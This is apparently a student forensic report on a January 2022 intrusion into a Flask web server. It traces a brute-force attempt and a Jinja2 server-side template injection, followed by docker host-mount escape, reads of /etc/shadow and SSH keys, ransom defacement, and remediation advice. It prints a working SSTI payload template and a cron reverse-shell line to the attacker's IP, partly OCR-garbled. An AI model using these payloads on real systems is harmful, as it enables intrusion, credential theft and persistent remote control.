SIO

UA

Daniel Bueno, 96127
Denis Yamunaque, 101513
Diogo Aguiar, 81020
Rafael Pereira, 98354

Contents

1 Introduction

This report is a detailed analysis of a suspicious connection made to a virtual machine server on January 6th, 2022. The server source codes and files were examined, in addition to the network traffic on the day of the connection to collect information about the intentions of the user and give a precise diagnosis of the dimension of the possible attack, beyond measures to avoid future and attacks.

2 Sumary

Collected evidences demonstrated a malicious interaction with the server system on January 6th, 2022. The attacker accessed the server by HTTP requests, assuming control over administrator functionalities and having access to all data. This hypothesis was proved correct by the fingerprints left by the attacker. Among them, is possible to cite the network and bash histories with harmful commands, the evidences of forced login attempts and an image left with a message blackmailing the victim. The attack was separated in two main moments, the *attack preparation*, in which the attacker "recognizes the field", testing the vulnerabilities with harmless commands, and the *attack accomplishment*, in which the attacker uses the knowledge acquired in preparation to perform harmful commands, extracting valuable data and harming the victim to obtain an advantage for a future extortion. After completion of the analysis of the attack and the vulnerabilities that allowed it, a diagnosis of the whole interaction, with accounted damages, is elaborated and aspects are pointed out in code and system management to help improve the system security.

3 Evidences to support the Attack Hypothesis

3.1 The unusual traffic

The data analyzed in the file *"netmon.pcap"* provided by the client had aspects of an unusual interaction, such as repetitive attempts of login, multiple requests to flood server and injection of code. All of those elements of suspect are developed in the sections 4 and 5.

3.2 The message left by the attacker

To call the attention to the attack, the attacker left an image in the web service gallery directory in which he demands a ransom of 100 *bitcoins*. The following image was rescued from the files in the server machine.

Figure 1: Message from attacker

3.3 Files modified

By the comparison of the states of the server before and after the attack it was possible to identify modified files that supported the hypothesis of a malicious interaction.
The *crontab* [4] file, for example, was modified in order to schedule the set up of a connection that enables the attacker to have remote control over the server.

In the figure 2 is possible to see a snapshot from the crontab modified by the attacker, with insertion highlighted in yellow. No deletions were detected.



Figure 2: Cron Table modified by attacker

A deeper analysis about the harmful effect of the modifications in the system are provided in the subsection 11.1.

4 Attack Preparation Timeline

In the preparation, the attacker performs a trial and error methodology to extract the maximum amount of information from the Server System. He begins with a failed trial to login by *brute force* [2]. Seeing it was unfruitful, the attacker tries a *Denial of service* [11] attack. Although the former two scenarios are vulnerabilities and need to be considered, in the last attempt the attacker finds a way into the Server System by exploiting a dangerous vulnerability: *Server Side Template Injection* [10].

All the moments of preparation are described hereafter:

4.1 6 January,19:15:04 – 19:15:44

The Attacker executed excessive attempts of login trying to enter the system (Brute Force Attack). This type of attack is possible due to the vulnerability CWE-307 [5] on the server source code in file *'app.py'* from lines 117 to 128.

```
@app.route('/login', methods=['GET', 'POST'])
def login():
    if 'user' in request.form and 'pass' in request.form:
     if request.form['user'] == ADMIN_USER and request.form['pass'] == ADMIN_PASS:
         resp = make_response(render_template('index.html'))
         resp.set_cookie('auth', get_cookie(app.secret_key, ADMIN_USER))
         print("Authentication success")
         return resp
     else:
         print(f"Authentication failed for:
         {request.form['user']}/{request.form['pass']}")

    response = jsonify({'message':' Authentication failed'})
    return response, 401
```

The username and password are validated without any attempt to restrict excessive authentication attempts regarding accounts or IP addresses.

4.2 6 January,19:15:59 – 19:16:10

The attacker tried to execute a *Denial of Service* - flooding the target with traffic or sending information trying to trigger a crash. Probably, his objective was to shut down a machine or network, making it inaccessible to its intended users.



Figure 3: Attempts of login in network log

4.3 6 January,19:16:25

The attacker spotted a possible *Server-Side Template Injection* . It allows the exploitation of a web application by injecting scripts into HTML pages or executing arbitrary code remotely. It can be exploited by manipulating the *SSTI* in use in the application or forcing its use through user input fields. The attacker wants to check if he can modify the HTML dynamically, searching by the *dumb routes* '/private', '/fdssfdf', '/test' etc. Afterwards, he tries the injection of code to render *1 + 1*, resulting in a page with the result *2* and concluding he can insert and resolve expressions using the URL. Finally, he inserts an *alert()* script to test the execution of proper *JavaScript* instructions, with a successful result.

5 Attack Accomplishment Timeline

5.1 Attack method

The second part of the attack consisted in injections of code with harmful commands in order to hit the Server Machine, targeting specially sensitive data. The method used was uniform, taking advantage of the knowledge on the possibility of inserting code in the dynamically rendered pages. From this point, the attacker added the following template to the base URL to execute the attacking commands from the template mechanism jinja2 [8]:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')
%5B'popen'%5D( [COMMAND TO EXECUTE] ).read()%20%7D%7D
```

in which he executes the [COMMAND TO EXECUTE] in the Server Machine shell.
Observation: The parts of the command in the format *%XX* are hexadecimal representations of unsafe characters. All of the appearances of this encoding will be automatically replaced by it's ASCII representation. More details about the encoding and equivalent in ASCII may be found in *Appendix* section.

5.2 Attack demonstration

The following image demonstrates the response from a request while running the Virtual Machine Server in a controlled environment using the method of *SSTI* as used by the attacker.

```
The URL for this request was http://10.0.2.15:5000/
%7B%7B%20request.application.__globals__.__builtins__.__import__('os')
['popen']('ls%20-la%20disk%5Chome%5Cdev%5Cweb').read()%20%7D%7D
```

in which http://10.0.2.15:5000/ is the base URL and the rest is a command to execute *ls -la disk/home/dev/web/*, showing the content of the *web* directory that contains the files that implement the Server.

Figure 4: Response from Server

5.3 Relevant commands executed during attack

The commands described in the tables omit the entire command used in the URL, keeping only the part executed in the terminal, intended to harm the system.

5.3.1 Direct injection of commands

In the first part of the *attack accomplishment*, the attacker directly injects commands to be executed in the server. All the commands detected in this stage are listed as follows:

ARRIVAL TIME	COMMAND	RESULT	NOTE
19:18:02	id	uid=0 (root) gid=0 (root) groups=0 (root)	
19:18:08	ls	app.py auth.py requirements.txt static templates wsgi.py	The attacker now knows the directories and files that implements the server
19:18:26	cat app.py	Render source code from app.py to HTML	Now attacker has knowledge of app.py source code

19:18:32	cat auth.py	Render source code from auth.py to HTML	Now attacker has knowledge of auth.py source code
19:18:44	cat /etc/passwd	Render content from passwd to HTML	Now attacker has access to information from the server system users
19:18:50	cat /etc/shadow	Render content from shadow to HTML	Now attacker has access to server system users passwords
19:19:10	cat /proc/mount	Render content from mount to HTML	Attacker fetches the mounted devices, probably looking for devices
19:19:21	find /	Render list of all files in the system to HTML	Attacker gains access to the file structure of the system
19:19:27	touch .a	Create empty file with name '.a'	
19:19:37	ls -la .a	Render '-rw-r–r– 1 root root 0 Jan 6 19:19 .a' to HTML	The attacker tested the permissions for file using root
19:19:49	ls -la /tmp/.a	No result	The attacker tested the permissions for parent directories
19:20:00	ls -la /root	drwx—— 1 root root 4096 Jan 6 12:03 . drwxr-xr-x 1 root root 4096 Jan 6 19:07 .. -rw-r–r– 1 root root 570 Jan 31 2010 .bashrc drwxr-xr-x 3 root root 4096 Jan 6 12:03 .cache -rw-r–r– 1 root root 148 Aug 17 2015 .profile -rw——- 1 root root 0 Jun 23 2021 .python$_h$*istory* $-rw-r--r--1rootroot254Jun29hsts$	The attacker gets information about files and directories in /root

19:20:09	ls /home/*		
19:20:22	find / -perm -4000	/usr/bin/gpasswd /usr/bin/chsh /usr/bin/newgrp /usr/bin/passwd /usr/bin/chfn /bin/mount /bin/umount /bin/sudo	The attacker obtains the list of files with the configuration set-UID at the permissions
19:20:38	env	Render list of system environment variables to HTML	
19:20:57	docker ps	No result	
19:21:15	apt update	Update packages	
19:21:31	apt install -y docker.io	Install docker	

Table 1: Commands executed via *SSTI* to setup invasion

5.3.2 Use of docker

Command Timeline			
ARRIVAL TIME	COMMAND	RESULT	NOTE
19:21:57	docker ps	List all containers that are up and running	
19:22:02	docker run –rm -t -v /:/mnt busybox /bin/ls /mnt		The attacker bound the partition mounted to the system file
19:22:28	docker run –rm -t -v /:/mnt busybox /bin/find /mnt		The attacker searches for all ways to reach directories from '/mnt'
19:22:51	find / -perm -4000		The attacker accesses the files with permission 4000

19:23:08	docker run –rm -v /:/mnt python python -c ”f=open(’/mnt/etc/c ’a’); f.write(’*/10 * * * * root 0¡&196;exec 196¡¿/dev/tcp/96.127 sh &196 ¿&196 2¿&196’); f.close(); print(’done’)		The attacker gains direct control over server system by interactive shell access Attacker’s IP address (96.1.27.23.115) is transparent
19:23:17	docker run –rm -v /:/mnt busybox cat /mnt/root/.bash$_h ist$	Empty response	Attacker tries to get history from bash, but it is empty
19:23:35	docker run –rm -v /:/mnt busybox cat /mnt/root/.ssh/id$_r sa$		Now the attacker has access to RSA private and public keys
19:23:41	docker run –rm -v /:/mnt busybox ls /mnt/home		Attacker explores home directory
19:24:00	docker run –rm -v /:/mnt busybox cat /mnt/home/dev/.ssh	No result	Attacker looks for RSA keys but they don’t exist in path
19:24:18	docker run –rm -v /:/mnt busybox cat /mnt/etc/passwd		The attacker now has complete access to users informations from server system
19:24:42	docker run –rm -v /:/mnt busybox cat /mnt/etc/mysql/debian.cnf /mnt/etc/mysql/my.cnf’	No result	The attacker looks for data bases files, but they don’t exist in path
19:24:56	docker run –rm -v /:/mnt busybox cat /mnt/etc/ssl/private/*’	No result	The attacker looks for SSL certificates, but directory is empty
19:25:24	docker run –rm -v /:/mnt busybox cat /var/lib/docker/cont json.log		Attacker looks for container log, possibly to check for fingerprints

19:27:27	echo ”¡body bgcolor=”black”¿¡cente src=”/static/gallery/ ¿ /app/templates/index.html		Attacker inserts into the web server main page, index.html, image with message blackmailing victim
19:27:36	docker restart app		Attacker restarts docker app

Table 2: Command executed via *SSTI* and docker container

* 1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25

6 Detected vulnerabilities

6.1 User input treatment

It was found that the main vulnerability that allowed the attacker to inject code and invade the system is at the *page_not_found()* method, in line 40 of the file 'app.py'.
The way the application handles the error *page not found* is that it gets the URL input from user to dynamically render an HTML. The input from the URL is not treated, allowing a malicious user to inject code to be executed and making space for an attack.
The source code to handle *error 404* in the application is implemented as follow:

```
@app.errorhandler(404)
def page_not_found(e):
    template = '''
    <div class="center-content error">
    <h1>Oops! That page doesn't exist.<\h1>
    <pre>%s<\pre>
    <\div>
    '''
    return render_template_string(template, dir=dir, help=help, locals=locals), 404
```

6.2 Data Exposure

After the analysis of files and source codes, three main sources of data were detected and classified as exposed.

6.2.1 Admin Credentials

In lines 16 and 17 of the file *'app.py'*, the admin credentials for the application login - ADMIN_USER and ADMIN_PASS - are exposed.
Due to the lacks in security, the attacker could easily get access to the source code and get the credentials to access the server application as admin and perform any malicious activity.

6.2.2 Not encrypted Sensitive Data

After the invasion, the attacker was able to have plain access to all data in system, since it was not encrypted. Sensitive data, as the files *'/etc/shadow'* and *'/etc/passwd'* were totally visible to the attacker.

7 MITRE Attack Matrix

The MITRE Attack Matrix is a comprehensive matrix of tactics and techniques used by threat hunters, red teamers, and defenders to better classify attacks and assess an organization's risk [1].



Figure 5: MITRE Attack matrix

Initial Access:
Exploit of public facing application(T1190) (https://attack.mitre.org/techniques/T1190/).

Execution:
Python command and scripting interpreter(T1059.006) and (T1059.004) (https://attack.mitre.org/techniques/T1059)
Scheduled task/job:CRON(T1053.003)](https://attack.mitre.org/techniques/T1053/003/)
Deploy continer(T1610)(https://attack.mitre.org/techniques/T1610/).

Persistence:
Scheduled task/job:CRON(T1053.003)(https://attack.mitre.org/techniques/T1053/003/).

Privilege Escalation:
Scheduled task/job:CRON(T1053.003)(https://attack.mitre.org/techniques/T1053/003/).

Defense Evasion:
Clear command history(T1070.003)(https://attack.mitre.org/techniques/T1070/003/)
Deploy continer(T1610)(https://attack.mitre.org/techniques/T1610/).

Credential Evasion:
Password spraying (T1110.003)(https://attack.mitre.org/techniques/T1110/003) and Password guessing(T1110.001)(https://attack.mitre.org/techniques/T1110/001)
/etc/passwd e /etc/shadow(T1003.008)(https://attack.mitre.org/techniques/T1003/008) Credentials in file system(T1552.001)(https://attack.mitre.org/techniques/T1552/001).

Lateral Movement:
SSH (T1021.004)](https://attack.mitre.org/techniques/T1021/004/).

Collection:
Data in local file system(T1005)(https://attack.mitre.org/techniques/T1005).

Command and Control:
One Way Communication(T1102.003)(https://attack.mitre.org/techniques/T1102/003).

Exfiltration:
Unencrypted non-C2 protocol(T1048.003)(https://attack.mitre.org/techniques/T1048/003/) Exfiltration over C2 channel(T1041)(https://attack.mitre.org/techniques/T1041/).

Impact:
External defacement (T1491.002)(https://attack.mitre.org/techniques/T1491/002/).

8 Diagnosis

After the analysis of files, vulnerabilities, data and effects of the attack, is possible to assert that the server system has potential leaks of security that will allow future attacks to happen, possibly with more damage than the attack perpetuated in the last January 6th, 2022.
Before taking measures to prevent future attacks, it's suggested that the victim mitigates the effects of the attack that have already happened. Some immediate measures are: Disabling the web service temporarily to avoid new malicious interactions from the attacker or from other attackers; Updating sensitive data related to the system users (Such as passwords), since they are already in possession of the attacker; Re-configuring the docker containers used for the web application as they were modified by the attacker; Updating the web service admin password, since it is in possession of the attacker; Contacting the police to identify the attacker by the IP he left exposed when setting up remote control.
Deeper and long term measures will be discussed in the section 9.
The web service was tested and is still working even after the attack, and there was no detection of data deletion.

9 Suggested Measures to improve System Security

9.1 Login authentication

9.1.1 Limit login attempts

To improve the login authentication process, is important to avoid scenarios as the one detected in the invasion in which an user has unlimited login attempts. A possible measure would be to limit the login attempts for an account and/or for an IP address. After n login attempts, an account would be temporarily blocked.

9.1.2 Encrypt login credentials

As soon as the attacker had access to the server, he was able to find the credentials for the admin user. Although in the present case it would be possible to inflict damage even without the credentials, is recommended to keep the credentials encrypted.

9.1.3 Use external authentication

To help improving security, is also possible to use an external authentication service [12] and avoid handling credentials and authentication directly.

9.2 Avoid excessive requests

To prevent malicious users to flood the server with requests, causing a *DoS*, would be recommended to monitor and analyze network traffic and/or establish a *DoS* attack response plan.

9.3 Avoid or treat user input

To avoid the *Server Side Template Injection*, is recommended to limit or even prevent the user from input of modify templates. If that's not possible, should be considered to *sanitize* [6] the input from user, or the use of a *sandbox*, an environment like a docker container that limits malicious activities.

9.4 Data treatment

9.4.1 Encrypt data

In order to protect sensitive information from external intruders, is recommended to encrypt the data, making it useless for an attacker even if he is able to get access to it by setting one more layer of difficulty.

9.4.2 Backup data

In order to prevent data kidnapping, is important to have an external storage with all data encrypted, updated and secure. This measure can prevent not only malicious attacks, but also the eventuality of losing data for accident. There is also a legal concern about the backup and recovery of data [9] that the company have to be watchful with

10 Conclusions

After all the analysis and proposals of remediation and improvement, is possible to conclude that the attack was possible due to massive lacks in security from the server side, exploited probably with the intention of making profit by kidnapping data and assuming remote control of the server.
Despite the intentions of the attacker, the extension of the attack remained low compared to the possibilities opened by the security lacks, and the attacker exposed himself, contributing to locate him and repairing collateral damages. The system as a whole was not affected and all the functionalities are working properly, but is still highly recommended to implement the measures suggested in section 9.

11 Appendix

11.1 Cron Table Analysis

In this section is described the structure of a cron tab command [3].

11.1.1 Cron Table Format

MIN HOUR DOM MON DOW CMD

11.1.2 Cron Table Fields

Field	Description	Allowed Value
MIN	Minute field	0 to 59
HOUR	Hour field	0 to 23
DOM	Day of Month	1-31
MON	Month field	1-12
DOW	Day Of Week	0-6
CMD	Command	Any command to be executed.

11.1.3 Cron Table Command

- Time Input

Input	Result
/10 * * * *	Execute command each 10 minutes

- Command Input

Input	Result
root 0&196;	Close the file descriptor '196' (to be used by the next command)
exec 196 /dev/tcp/96.127.23.115/5556;	Create a new file (/dev/tcp/IP/PORT) with the descriptor '196', if the IP and port are valid; bash will try to open a TCP connection
sh &196 &196 2 &196;	Redirect any traffic from the IP/PORT specified in the previous command to "sh", and direct the STDOUT and STDERR to the same pipe, this way a reverse shell is created to the specified IP and commands can be run from it with the STDOUT and STDERR directed to it

In conclusion, the attacker set up a reverse shell in order to have future and complete access to the server remotely. Is important to notice that the IP used for configuration, 96.127.23.115, is an IP from a machine the attacker controls.

11.2 Partial Hexadecimal encoding table for unsafe characters [7]

Character	From Windows-1252	From UTF-8
space	%20	%20
!	%21	%21
”	%22	%22
#	%23	%23
$	%24	%24
%	%25	%25
&	%26	%26
’	%27	%27
(	%28	%28
)	%29	%29
*	%2A	%2A
+	%2B	%2B
,	%2C	%2C
-	%2D	%2D
.	%2E	%2E
/	%2F	%2F
0	%30	%30
1	%31	%31
2	%32	%32
3	%33	%33
4	%34	%34
5	%35	%35
6	%36	%36
7	%37	%37
8	%38	%38
9	%39	%39
:	%3A	%3A
;	%3B	%3B
<	%3C	%3C
=	%3D	%3D
>	%3E	%3E

?	%3F	%3F
@	%40	%40
A	%41	%41
B	%42	%42
C	%43	%43
D	%44	%44
E	%45	%45
F	%46	%46
G	%47	%47
H	%48	%48
I	%49	%49
J	%4A	%4A
K	%4B	%4B
L	%4C	%4C
M	%4D	%4D
N	%4E	%4E
O	%4F	%4F
P	%50	%50
Q	%51	%51
R	%52	%52
S	%53	%53
T	%54	%54
U	%55	%55
V	%56	%56
W	%57	%57
X	%58	%58
Y	%59	%59
Z	%5A	%5A
[	%5B	%5B
\	%5C	%5C
]	%5D	%5D
	%5E	%5E
_	%5F	%5F
‘	%60	%60
a	%61	%61
b	%62	%62
c	%63	%63
d	%64	%64
e	%65	%65
f	%66	%66
g	%67	%67
h	%68	%68
i	%69	%69

j	%6A	%6A
k	%6B	%6B
l	%6C	%6C
m	%6D	%6D
n	%6E	%6E
o	%6F	%6F
p	%70	%70
q	%71	%71
r	%72	%72
s	%73	%73
t	%74	%74
u	%75	%75
v	%76	%76
w	%77	%77
x	%78	%78
y	%79	%79
z	%7A	%7A
{	%7B	%7B
—	%7C	%7C
}	%7D	%7D
	%7E	%7E

References

[1] Chris Brook. *What is the MITRE ATTCK Framework?* URL: https://digitalguardian.com/blog/what-mitre-attck-framework. (accessed: 02.02.2022).

[2] *Brute-force Attack.* URL: https://en.wikipedia.org/wiki/Brute-force_attack. (accessed: 02.02.2022).

[3] *cron command in Linux with Examples.* URL: https://www.geeksforgeeks.org/cron-command-in-linux-with-examples/. (accessed: 02.02.2022).

[4] *Crontab.* URL: https://pt.wikipedia.org/wiki/Crontab. (accessed: 02.02.2022).

[5] *CWE-307: Improper Restriction of Excessive Authentication Attempts.* URL: https://cwe.mitre.org/data/definitions/307.html. (accessed: 02.02.2022).

[6] *How to Prevent Web Attacks Using Input Sanitization.* URL: https://www.esecurityplanet.com/endpoint/prevent-web-attacks-using-input-sanitization/. (accessed: 02.02.2022).

[7] *HTML URL Encoding Reference.* URL: https://www.w3schools.com/tags/ref_urlencode.ASP. (accessed: 02.02.2022).

[8] *Jinja2 SSTI Research.* URL: https://www.onsecurity.io/blog/server-side-template-injection-with-jinja2/. (accessed: 02.02.2022).

[9] *Legal obligations backup recovery.* URL: https://www.cybrary.it/blog/0p3n/legal-obligations-backup-recovery/. (accessed: 02.02.2022).

[10] *Server-side template injection.* URL: https://portswigger.net/web-security/server-side-template-injection. (accessed: 02.02.2022).

[11] *What is a denial of service attack (DoS) ?* URL: https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos. (accessed: 02.02.2022).

[12] *What is Authentication Service?* URL: https://www.websense.com/content/support/library/shared/v76/auth_service_config/definition.aspx. (accessed: 02.02.2022).